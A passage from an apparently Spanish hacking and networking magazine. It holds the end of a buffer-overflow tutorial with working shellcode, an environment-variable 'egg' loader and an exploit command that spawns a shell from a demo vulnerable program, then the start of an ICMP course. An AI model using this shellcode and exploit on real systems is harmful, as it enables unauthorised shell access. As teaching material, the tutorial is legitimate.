El entendimiento de cómo funciona un ShellCode queda por el momento fuera del contexto de esta guía, pero baste decir que será objeto de otro artículo. Entretanto, diremos que se trata de una sarta de código en Hexa que para el procesador se entienden como instrucciones y que nosotros colocaremos allí donde queramos que apunte nuestro EIP.

Como el ShellCode no puede colocarse sin más en la memoria deberemos colocarlo primero en un contenedor al que denominaremos EggShell, veamos el código fuente de este programa.

egg1.c

```
#include <stdio.h>
#define NOP 0x90

char shellcode[] =
"\x31\xc0\x31\xdb\x31\xd2\x53\x68\x69\x74\x79\x0a\x68\x65\x63"
"\x75\x72\x68\x44\x4c\x20\x53\x89\xe1\xb2\x0f\xb0\x04\xcd\x80"
"\x31\xc0\x31\xdb\x31\xc9\xb0\x17\xcd\x80\x31\xc0\x50\x68\x6e"
"\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x8d\x54\x24\x08\x50\x53"
"\x8d\x0c\x24\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80";

int main(void)
{
  char shell[512];
  puts("Eggshell cargado.");
  memset(shell,NOP,512);
  memcpy(&shell[512-strlen(shellcode)],shellcode,strlen(shellcode));
  setenv("EGG", shell, 1);
  putenv(shell);
  system("bash");
  return(0);
}
```

Lo primero que llama la atención es la cadena shellcode (en azul). Esta es la parte medular del exploit y lo que contiene son instrucciones codificadas en ASM y escritas en formato Hexadecimal. Explicar qué es cada una de estas instrucciones será el motivo de un próximo articulo en el que veremos cómo crear ShellCodes a medida.

Por lo pronto, deberá bastarnos con saber que esta cadena en Hexa, lo que hace es invocar una sesión Shell y proporcionarnos un prompt que tendrá los mismos privilegios que el programa vuln1, que es el programa que estamos atacando.

Las dos primeras líneas de este programa (en verde) no hacen gran cosa, solo definir una variable y escribir un mensaje en la consola (Eggshell cargado)

La tercera línea **memset(shell,NOP,512)** lo que hace es rellenar toda la cadena shell con instrucciones NOP.

La línea que le sigue **memcpy(&shell[512-strlen(shellcode)],shellcode,strlen(shellcode))** es la que lleva un poco de complicación; pero en realidad, es bastante sencillo su cometido. Se trata de copiar un grupo de direcciones de memoria en una ubicación específica, es este caso estamos escribiendo el valor de la variable shellcode, al final de shell.

Para finalizar exportamos la variable shell como EGG al entorno y ejecutamos un procesador de comando bash... … ¿ves como es necesario un poquito de C para iluminar tu mente?... … te lo advertimos en su momento

Veamos lo que sucede cuando ejecutamos este programa:

```
server1 kublai $ ./egg1
Eggshell cargado.
bash-2.05b$
```

Listo, ya tenemos nuestro código en memoria ahora resta ubicarlo y ejecutarlo. Para ello nos serviremos de un pequeño programa que nos ayudara en esta tarea:

eggfind.c

```
#include <stdio.h>

int main(void)
{
   printf("0x%lx\n", getenv("EGG"));
   return 0;
}
```

una vez compilado (server1 kublai $ **gcc eggfind.c -o eggfind**) lo ejecutaremos para obtener:
0xbffff8c5

Esta es la dirección en donde se almacena el código de nuestro shellcode, sin embargo para lanzar el ataque final falta un pequeño detalle, debemos convertir la dirección a un formato que el registro interprete correctamente:

1.- En principio tenemos 1 grupo de 4 bytes:

bf	ff	f8	c5
Byte1	**Byte2**	**Byte3**	**Byte4**

(1 Grupo de 4 Bytes)

2.- Dividimos el grupo de 4 bytes en 2 grupos de 2 bytes cada uno (2bytes hacen un word)

bf	ff	f8	c5
Byte1	**Byte2**	**Byte3**	**Byte4**
(Primer Grupo de 2 Bytes)		**(Segundo Grupo de 2 bytes)**	

3.- En cada grupo intercambiamos el byte alto con el byte bajo, el resultado será:

ff	bf	c5	f8
Byte2	**Byte1**	**Byte4**	**Byte3**
(Primer Grupo de 2 Bytes)		**(Segundo Grupo de 2 Bytes)**	

4. Finalmente intercambiamos los dos grupos:

C5	**f8**	**ff**	**bf**
Byte4	**Byte3**	**Byte2**	**Byte1**
(Segunto Grupo de 2 Bytes)		**(Primer Grupo de 2 Bytes)**	

Por lo tanto, finalmente obtenemos ▸ **0xc5f8ffbf**

Las razones para este procedimiento, un tanto extraño que hemos tenido que realizar, son más históricas que técnicas, se debe a la forma en que Intel maneja la información de los registros.

Finalmente con todo listo ejecutamos el ataque:

```
bash-2.05b$ ./vuln1 `perl -e'print "A"x524'``printf "\xc5\xf8\xff\xbf"`
```

El resultado será el siguiente:

```
Tu nombre es:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAÅøÿ¿
DL Security
sh-2.05b$
```

Un shell para nosotros solos, completito y con todos los permisos del programa vuln1, para comprobarlo ejecutemos el comando id, obtendremos:

```
uid=1000(kublai) gid=100(users) groups=100(users),10(wheel),18(audio)
sh-2.05b$
```

Si es la primera vez que estudias código de exploits de buffer overflow, debo decirte que aún hay más por entender, como por ejemplo la forma en la que se puede encontrar el segmento ShellCode usando en GBD o la lógica detrás del código del ShellCode. Por ahora es todo, en un próximo articulo veremos esto y algunas cosas más.

Referencias:

El presente artículo esta basado principalmente en la información de:

http://www.rosiello.org
http://www.maths.leeds.ac.uk/~read/bofs.html
http://www.astalavista.com

Autor
Kublai Gómez Soto
Evos Design S.L.
Ingeniero Electrónico
Consultor En I.T.
Miembro de Astalavista Security Group.

TABLA ASCII

ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo
0	0	NUL	16	10	DLE	32	20	(espacio)	48	30	0
1	1	SOH	17	11	DC1	33	21	!	49	31	1
2	2	STX	18	12	DC2	34	22	"	50	32	2
3	3	ETX	19	13	DC3	35	23	#	51	33	3
4	4	EOT	20	14	DC4	36	24	$	52	34	4
5	5	ENQ	21	15	NAK	37	25	%	53	35	5
6	6	ACK	22	16	SYN	38	26	&	54	36	6
7	7	BEL	23	17	ETB	39	27	'	55	37	7
8	8	BS	24	18	CAN	40	28	(	56	38	8
9	9	TAB	25	19	EM	41	29	)	57	39	9
10	A	LF	26	1A	SUB	42	2A	*	58	3A	:
11	B	VT	27	1B	ESC	43	2B	+	59	3B	;
12	C	FF	28	1C	FS	44	2C	,	60	3C	<
13	D	CR	29	1D	GS	45	2D	-	61	3D	=
14	E	SO	30	1E	RS	46	2E	.	62	3E	>
15	F	SI	31	1F	US	47	2F	/	63	3F	?

ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo	ASCII	Hex	Simbolo
64	40	@	80	50	P	96	60	`	112	70	p
65	41	A	81	51	Q	97	61	a	113	71	q
66	42	B	82	52	R	98	62	b	114	72	r
67	43	C	83	53	S	99	63	c	115	73	s
68	44	D	84	54	T	100	64	d	116	74	t
69	45	E	85	55	U	101	65	e	117	75	u
70	46	F	86	56	V	102	66	f	118	76	v
71	47	G	87	57	W	103	67	g	119	77	w
72	48	H	88	58	X	104	68	h	120	78	x
73	49	I	89	59	Y	105	69	i	121	79	y
74	4A	J	90	5A	Z	106	6A	j	122	7A	z
75	4B	K	91	5B	[	107	6B	k	123	7B	{
76	4C	L	92	5C	\	108	6C	l	124	7C	|
77	4D	M	93	5D	]	109	6D	m	125	7D	}
78	4E	N	94	5E	^	110	6E	n	126	7E	~
79	4F	O	95	5F	_	111	6F	o	127	7F	□

¿QUIERES COLABORAR CON PC PASO A PASO?

PC PASO A PASO busca personas que posean conocimientos de informática y deseen publicar sus trabajos.

SABEMOS que muchas personas (quizás tu eres una de ellas) han creado textos y cursos para "consumo propio" o "de unos pocos".

SABEMOS que muchas personas tienen inquietudes periodísticas pero nunca se han atrevido a presentar sus trabajos a una editorial.

SABEMOS que hay verdaderas "obras de arte" creadas por personas como tu o yo y que nunca verán la luz.

PC PASO A PASO desea contactar contigo!

NOSOTROS PODEMOS PUBLICAR TU OBRA!!!

SI DESEAS MÁS INFORMACIÓN, envíanos un mail a empleo@editotrans.com y te responderemos concretando nuestra oferta.

CURSO DE TCP/IP: ICMP (PROTOCOLO DE MENSAJES DE CONTROL DE INTERNET).

- ICMP es, posiblemente, el protocola más utilizado por los hackers
- ICPM nos dará información MUY VALIOSA sobre el funcionamiento de las conexiones.
- Veremos que este protocolo nos permite detectar gusanos y ataques, tracear conexiones, destruir firewalls, degradar servicios, descubrir datos sobre nuestras "víctimas"... ...

1. Introducción

Imagino que muchos de los lectores que han seguido fielmente el curso de TCP/IP desde sus comienzos estaríais esperando que este mes hablase del protocolo IP, ya que una vez explicados los protocolos de transporte clásicos (TCP y UDP) el orden lógico sería llegar a la capa inferior, o la capa de red.

Pero, para vuestra sorpresa, aún no vamos a llegar a esa parte tan esperada, pero también tan compleja; si no que vamos a seguir con el orden lógico, con un protocolo que, aunque no sea un protocolo de transporte, si que funciona por encima del protocolo IP.

La diferencia entre ICMP y otros protocolos que funcionen por encima de IP (como TCP, UDP, u otros que no hemos mencionado) es que ICMP se considera casi una parte de IP, y las especificaciones estándar de IP obligan a que cualquier sistema que implemente el protocolo IP tenga también soporte para ICMP.

¿Y por qué es tan importante ICMP para IP? Pues porque IP no es un protocolo 100% fiable (como nada en esta vida), e ICMP es precisamente el que se encarga de manejar los errores ocasionales que se puedan dar en IP.

Por tanto, ICMP es un protocolo de Control (**I**nternet **C**ontrol **M**essage **P**rotocol), que sirve para avisar de los errores en el procesamiento de los **datagramas**, es decir, de los paquetes IP.

Como ICMP funciona sobre IP, los paquetes ICMP serán siempre a su vez paquetes IP. Esto podría dar lugar a situaciones en las que se generasen bucles infinitos donde un paquete ICMP avisa de errores de otro paquete ICMP. Para evitar esto, hay una regla de oro, y es que, aunque los paquetes ICMP sirvan para arreglar errores de otros paquetes, jamás se enviarán paquetes ICMP para avisar de errores en otro paquete ICMP.

Aunque esto suene a trabalenguas, ya iremos viendo en detalle el funcionamiento del protocolo ICMP, y se aclararán muchas cosas.

Muchos de vosotros conoceréis ya algo sobre ICMP, pero quizá alguno se esté preguntando: "¿Pero realmente es tan importante este protocolo? ¡Si jamás he oído hablar de él! ¡Seguro que no se usa para nada!".

Pues por supuesto que se usa, y mucho, aunque es normal que no os suene, teniendo en cuenta que es un protocolo que no suele usar la gente en su casita, si no que es usado sobre todo por los routers.

Aún así, aunque los paquetes ICMP sean generados normalmente por un router, el receptor del paquete suele ser un usuario como tú, así que en realidad sí que estás usando el protocolo ICMP aunque no te des cuenta.


Por ejemplo, cuando intentas acceder a una IP que no existe, normalmente se te notificará por medio de un mensaje ICMP. Además, hay también una serie de aplicaciones, como Ping, o Traceroute, que utilizan ICMP, y en este caso sí que eres tú el que genera los paquetes.

Aparte de todo esto, para nosotros ICMP es especialmente interesante ya que, tal y como podéis leer en más de un documento de los que circulan en la red sobre ICMP, se dice de este protocolo que es mucho más útil para un hacker que para un usuario normal.

Para este artículo iré explicando uno a uno los diferentes mensajes ICMP, y contando en cada uno alguna curiosidad un poco más oscura para darle más gracia a la cosa (buscad los epígrafes en color rojo). Por último, como era de esperar, terminaré explicando cómo generar paquetes ICMP desde cero con las aplicaciones ya conocidas.

2. Directamente al grano

Igual que hacen en el RFC que explica el protocolo ICMP (**RFC 792** : ftp://ftp.rfc-editor.org/in-notes/rfc792.txt), no nos enrollaremos mucho con explicaciones previas, e iremos directamente al grano.



Como ya debes...

Como ya debes suponer, los RFCs son documentos escritos originalmente en inglés. Para quien no domine el idioma, contamos con la inestimable ayuda de la Web www.rfc-es.org

Aquí podrás encontrar la traducción al español del RFC 792 (Protocolo ICMP), concretamente en el enlace http://www.rfc-es.org/getfile.php?rfc=0792

No dudes en pasarte por www.rfc-es.org y, si te es posible, participar en su proyecto. Desde esta revista damos las gracias a quienes colaboran de forma totalmente desinteresada en este tipo de iniciativas que nos benefician a todos.

El protocolo ICMP consta simplemente de una serie de mensajes totalmente independientes que se generan para cada situación de error que se de en el procesamiento de un paquete IP, o bien por otras circunstancias especiales en las que un usuario desea conocer cierta información sobre una máquina.

Por eso, no hay que andar con complejas explicaciones sobre conexiones virtuales, ni nada de nada. Simplemente basta con ir explicando cada mensaje por separado.



2.1. Destino inalcanzable (Destination Unreachable)

Este es el primer mensaje ICMP, que sirve para avisar de un gran número de situaciones de error, aunque todas con una misma consecuencia: no se ha podido acceder al destino que se solicitaba.

Cuando intentas acceder a una IP (una página Web, u otro servidor de cualquier tipo), puede haber muchos motivos por los que no puedas llegar a acceder y, siempre que estos motivos tengan que ver directamente con la parte de la que se encarga el protocolo de red (IP), cualquier dificultad que haya te será notificada mediante un mensaje ICMP de este tipo.

Por supuesto, puede haber otros motivos por los que no puedas acceder a los contenidos que buscas. Por ejemplo, al intentar acceder a una página Web, el Servidor Web podría responderte con un **error 404** (te recuerdo que expliqué todo esto en mi artículo sobre **HTTP** en la serie **RAW**, hace ya unos cuantos números...).

Esta situación de error no es responsabilidad de IP y, por tanto, tampoco de ICMP, por lo que este error no se notificaría mediante un mensaje ICMP, si no que sería responsabilidad del Servidor Web el generar una respuesta de error 404 de HTTP.

Un error que sí que sería responsabilidad de IP al intentar acceder a una página Web sería que la IP del Servidor Web que buscamos no existiese.

Hay muchos otros motivos por los que un destino puede ser inalcanzable, como veremos en detalle ahora mismo. De momento, vamos a ver el formato detallado del mensaje:

```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             unused                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Campo: Type

El primer campo, Type, se encuentra en todos los mensajes ICMP, y especifica el tipo de mensaje. En el caso del mensaje **Destination Unreachable** el tipo de mensaje es **3**.

Campo: Code

El campo Code permite precisar el motivo por el que el destino es inalcanzable. Según el valor de este campo, podemos saber el motivo exacto, consultando la siguiente tabla:

Code	Descripción
0	Red inalcanzable.
1	Host inalcanzable.
2	Protocolo inalcanzable.
3	Puerto inalcanzable.
4	Paquete demasiado grande, y no puede ser fragmentado.
5	Error del router de origen.
6	Error desconocido en la red de destino.
7	Error desconocido en el host de destino.
8	Host de origen aislado (este mensaje está obsoleto).
9	Acceso no autorizado a la red de destino.
10	Acceso no autorizado al host de destino.
11	La red es inalcanzable para el tipo de servicio especificado.
12	El host es inalcanzable para el tipo de servicio especificado.
13	Comunicación no autorizada.
14	Violación de las reglas de precedencia de hosts.
15	Corte de precedencia.

Por supuesto, me imagino que no entendéis ni papa de los contenidos de esta tabla.

Explicar todos los códigos en detalle va a ser demasiado (y, realmente, poco interesante), así que explicaré sólo lo suficiente para que os hagáis una idea de lo más importante.

En primer lugar, no hay que ser muy observador para darse cuenta de que la mayoría de los errores están duplicados, refiriéndose siempre o bien a la **red,** o bien al **host**.

Imaginemos que estamos en una red local, cuyas direcciones IP abarcan desde la **192.168.1.1** hasta la **192.168.1.255**, pero en la cual sólo existen tres máquinas:


Máquina 1 ▶ *192.168.1.1*
Máquina 2 ▶ *192.168.1.5*
Y máquina 3 ▶ *192.168.1.100*

Si intentamos acceder a la máquina 192.168.1.200 recibiremos un mensaje de **Host inalcanzable** (***código 1***). La IP *192.168.1.200* forma parte de una **red** a la que tenemos acceso, pero en cambio ese **host** concreto no existe en la red.

En cambio, si intentamos acceder en el mismo escenario a la IP *10.12.200.1*, estaremos intentando acceder a una **red** que no es la nuestra, por lo que el router

no podrá darnos acceso, y tendrá que respondernos con un error de **Red inalcanzable** (***código 0***).

Con esta breve explicación de paso he explicado los dos primeros códigos. Sólo queda comentar que el **código 1** sólo lo enviará el último router dentro del camino que lleve desde nuestra máquina hasta el host de destino, ya que éste último router será el que sepa qué máquinas en concreto existen dentro de su red. En cambio, el **código 0** puede ser enviado por cualquiera de los routers que haya en el camino entre tu máquina y el host de destino, ya que en cualquier punto del camino se podría detectar que la red de destino es inalcanzable.



En la imagen la máquina H1 solicita acceder a la IP 10.1.2.3 al router R1. Éste pasa la bola a R2, el cual está conectado a la red 10.x.x.x, donde debería encontrarse la IP solicitada. Como R2 sabe que el host 10.1.2.3 no existe, responderá con un mensaje ICMP Host inalcanzable. El mensaje ICMP llegará a R1, que lo retransmitirá hasta H1.

Con respecto al siguiente código, Protocolo inalcanzable (*código 2*), en primer lugar hay que decir que no se genera en un router, si no en el propio host de destino. Este error se genera cuando se intenta acceder a un protocolo de transporte que no está implementado en el host de destino.

Por ejemplo, si enviamos un paquete UDP a una máquina que no tiene implementado UDP. Como la capa IP es la encargada de reconocer al protocolo de nivel superior, será responsabilidad suya, y por tanto de ICMP, el notificar de los errores de protocolos no implementados.

El mensaje de Puerto inalcanzable (*código 3*) se genera cuando se intenta acceder a un puerto en un protocolo de transporte (por ejemplo, TCP o UDP), y ese puerto no está accesible en el host de destino. En muchos casos, el propio protocolo de transporte se encargará de notificar este error (por ejemplo, en TCP mediante el flag **RST**), pero siempre que el protocolo de transporte no tenga implementado un mecanismo para notificar esta situación, será responsabilidad de ICMP hacerlo.

El mensaje de Paquete demasiado grande, y no puede ser fragmentado (*código 4*) tiene relación con un campo de la cabecera IP que veremos más adelante en el curso de TCP/IP. Este campo especifica si un paquete puede ser o no fragmentado en trozos más pequeños. En el caso de que esté especificado que el paquete no puede ser fragmentado, y el paquete sea demasiado grande como para ser enviado de una sola vez, el paquete no podrá ser transmitido.

De momento con esto creo que tenemos suficiente, que no quiero llenar el artículo entero sólo con el primero de los mensajes ICMP y, al fin y al cabo, ya he explicado los códigos más comunes.

<u>Campo: Checksum</u>

Pues aquí nos encontramos de nuevo con

otro checksum, como los que ya vimos en anteriores entregas cuando tratamos el UDP y TCP. En el artículo anterior detallé cómo generar un checksum para TCP, y también como realizar su comprobación para un paquete recibido.

En el caso de ICMP, los checksums (sumas de comprobación) se generan mediante la misma operación, pero en este caso no es necesario añadir una pseudocabecera, si no que directamente la operación se realiza únicamente con todos los bits que componen la cabecera ICMP.

Campo: Unused

Pues eso, ¿qué queréis que os cuente sobre un campo que no se usa? Simplemente lo rellenáis con ceros, y ya está.


Campo: Internet Header + 64 bits of original data datagram

Aquí ya hay bastante más que decir, ya que además este campo es común a muchos mensajes ICMP. Este campo es especialmente importante, ya que es el que nos permite identificar de forma unívoca a qué datagrama (paquete IP) se refiere el mensaje ICMP.


Como ya he dicho, un paquete ICMP puede ser una respuesta a un paquete IP que ha generado algún tipo de error. Si nos llegasen paquetes ICMP sin más no podríamos saber cuál de nuestros paquetes IP generó el error.

Por eso, muchos paquetes ICMP llevan incluidos en su propia cabecera la cabecera IP del paquete que generó el error. Además, para terminar de asegurarnos de que se trata de nuestro paquete, se incluyen también los 64 primeros bits del campo de **DATOS** del datagrama, por lo que el paquete puede quedar identificado sin lugar a dudas.

Por ejemplo, imaginemos que enviamos el siguiente paquete:



En el caso de que este paquete genere, por ejemplo, un error de Destino inalcanzable, éste será el paquete ICMP que nos llegará en respuesta:



Dentro de la cabecera ICMP podemos ver en verde la copia de la cabecera IP del paquete que generó el mensaje, así como los primeros datos del campo de **DATOS** (en azul). También es importante destacar que, como se ve en la imagen, el número de protocolo asignado a ICMP es el **1**.

Detectando gusanos mediante Destination Unreachable

Como os dije, comentaré algún detalle curioso sobre cada uno de los mensajes ICMP. Os voy a comentar una posible

señal de alarma en relación con los mensajes **Destination Unreachable.**

Si observamos los **logs** de nuestra conexión... ¿que qué es eso? Pues en un sistema que tenga implementada una buena política de seguridad es habitual tener un mecanismo de monitorización que guarde un registro (un log) de lo que ocurre con las conexiones de nuestra máquina.

En caso de que no tengáis nada de esto montado (sería motivo para varios artículos el explicar cómo hacerlo bien hecho), podéis hacer pruebas simplemente poniendo en marcha un **sniffer**, como los que he explicado ya en otros artículos (por ejemplo, **Iris** para Windows, o **Ethereal** o **Snort** para Linux).

Pues como decía, si observamos lo que ocurre en nuestra conexión con Internet, y detectamos que nos llegan una gran cantidad de mensajes **ICMP** de tipo **Destination Unreachable**, podría ser síntoma de que estamos infectados con algún **gusano** (Worm).

Un gusano es un tipo de virus informático cuya principal función consiste en reproducirse a toda costa al mayor número de víctimas posible. La gran mayoría de los virus que existen hoy día pueden ser calificados como gusanos, siendo buenos ejemplos los conocidos virus *Sasser*, *MyDoom*, etc.

Algunos de estos gusanos intentarán reproducirse por un sistema tan burdo como es el generar direcciones IP aleatorias, e intentar acceder a todas ellas para tratar de infectar una nueva máquina.

Esto es especialmente útil en gusanos como el *Sasser* (y, de hecho, el *Sasser* utiliza este sistema), que no necesitan ser ejecutados para infectar una máquina (por ejemplo mediante un correo electrónico), si no que basta con que den con una máquina vulnerable (es decir, que tenga cierta versión de Windows sin parchear).

Por supuesto, si el gusano genera direcciones IP que no existen, recibiremos un mensaje **Destination Unreachable** cada vez que el gusano intente infectar una de estas IPs. Por tanto, encontrar varios mensajes ICMP de este tipo cuyo origen desconocemos puede ser un síntoma de que tenemos un visitante no deseado en nuestro PC.

No sólo eso, si no que además analizando en detalle la cabecera ICMP podremos seguramente extraer información acerca del gusano, ya que estos mensajes ICMP, tal y como acabamos de ver, incluyen en su cabecera toda la cabecera IP del mensaje que generó el error, así como los primeros 64 bits de datos.

Este sistema no es definitivo, por supuesto, ya que no todos los gusanos utilizan este sistema para buscar víctimas, así que el hecho de no recibir **mensajes Destination Unreachable** no significa ni mucho menos que no podamos estar contaminados con algún otro tipo de gusano más "inteligente".

Podría comentar muchos otros aspectos oscuros de este tipo de mensajes ICMP, como los ataques **Smack**, **Bloop**, **WinNewK**, etc. Pero como el espacio es limitado, y además tengo que despertar un poco en vosotros la capacidad y el ánimo de investigar por vuestra cuenta, ahí os he dejado los nombres, para que vuestro amigo Google os dé más detalles.

Path MTU Discovery (P-MTU-D)

Una aplicación importante de los mensajes **Destination Unreachable**, es el proceso de **Path MTU Discovery**.

Ya sabemos que entre dos máquinas que se comunican suele haber varias máquinas intermedias, que actúan como routers para encaminar los paquetes entre ambas máquinas.

El problema es que cada máquina de todas las involucradas en el proceso (incluyendo las máquinas de origen y destino) puede tener una configuración y unas características diferentes. Esto da lugar a que haya máquinas preparadas para manejar paquetes más o menos grandes.

El tamaño máximo de paquete que puede manejar una máquina se denomina **MTU** (**M**ax **T**ransmission **U**nit), y depende de la tecnología utilizada, tal y como veremos cuando hablemos sobre el nivel de enlace a lo largo del curso.

Por ejemplo, una tecnología Ethernet utiliza una MTU de 1500 Bytes, mientras que en X.25 se utiliza una MTU de sólo 576 Bytes. Pero bueno, ya explicaremos esto en otro número...

De momento, tenemos que tener la idea intuitiva de lo que es la **MTU** que, por cierto, está bastante relacionada con el **MSS**, es decir, el **tamaño máximo de segmento** que vimos en **TCP**. El tamaño máximo de segmento indica el tamaño máximo del campo de datos de un paquete TCP, el cual estará directamente relacionado con el tamaño de MTU de la máquina que envió el paquete TCP.

Si queremos que funcione correctamente una comunicación entre dos máquinas tendrá que haber un acuerdo sobre qué tamaño de MTU utilizar ya que, no sólo cada una de las dos máquinas tendrá una MTU diferente, si no que también podrían tener MTUs diferentes cada uno de los routers que se encuentran en el camino entre las dos máquinas.

Cuando un router se encuentra con un paquete cuyo tamaño es mayor que el de su MTU, tendrá que **fragmentarlo** en trozos más pequeños que sí que quepan en su MTU.

El problema con esto es que la fragmentación es muy poco deseable, por motivos que explicaré a lo largo del curso, por lo que conviene evitarla. Para poder evitar la fragmentación, una buena idea consiste en conseguir un acuerdo sobre el tamaño máximo de los paquetes entre todas las máquinas involucradas en la conexión.


El mecanismo para conseguir este acuerdo se denomina **Path MTU Discovery**, y viene detallado en el **RFC 1191**.

A grandes rasgos, lo que se hace es enviar un paquete demasiado grande, pero forzando a que no sea fragmentado (mediante una opción que se puede especificar en la cabecera IP). Si alguna máquina del camino del paquete no puede manejar un paquete tan grande, al no poder tampoco fragmentarlo no le quedará más remedio que responder con un **ICMP Destination Unreachable Code 4**. A partir de ahí, se irá repitiendo el proceso con diferentes tamaños de paquete, hasta que se de con un tamaño que sí que sea aceptado por todas las máquinas.

Este tamaño máximo para todo el camino que se ha encontrado se denomina precisamente **Path MTU**.

2.2. Tiempo excedido (Time Exceeded)

Como podemos ver, la cabecera de este mensaje consta de los mismos campos que el mensaje anterior:



```
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             unused                            |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|      Internet Header + 64 bits of Original Data Datagram      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Para explicar la utilidad de este mensaje vamos a ver mejor los campos que lo forman.

Campo: Type

Para este tipo de mensajes, su valor ha de ser 11, en decimal, por supuesto.

Campo: Code

En este caso sólo existen dos posibles valores, ya que este mensaje puede ser enviado por dos motivos diferentes:
Code 0: Tiempo de vida superado.

Como veremos a lo largo del curso, en la **cabecera IP** existe un campo **TTL** (**T**ime **T**o **L**ive) que permite limitar el número de routers que atravesará un paquete para llegar a su destino.

Si no limitásemos este número de saltos, se podría dar el caso de que un paquete quedase circulando para siempre en la red en caso de que algún router mal configurado produjese un bucle cerrado en el que los paquetes van de un router a otro sin sentido, sin llegar jamás a su destino.

Cada paquete IP llevará, por tanto, un campo **TTL** con un valor numérico determinado, y este valor se irá decrementando en cada router por el que pase el paquete.

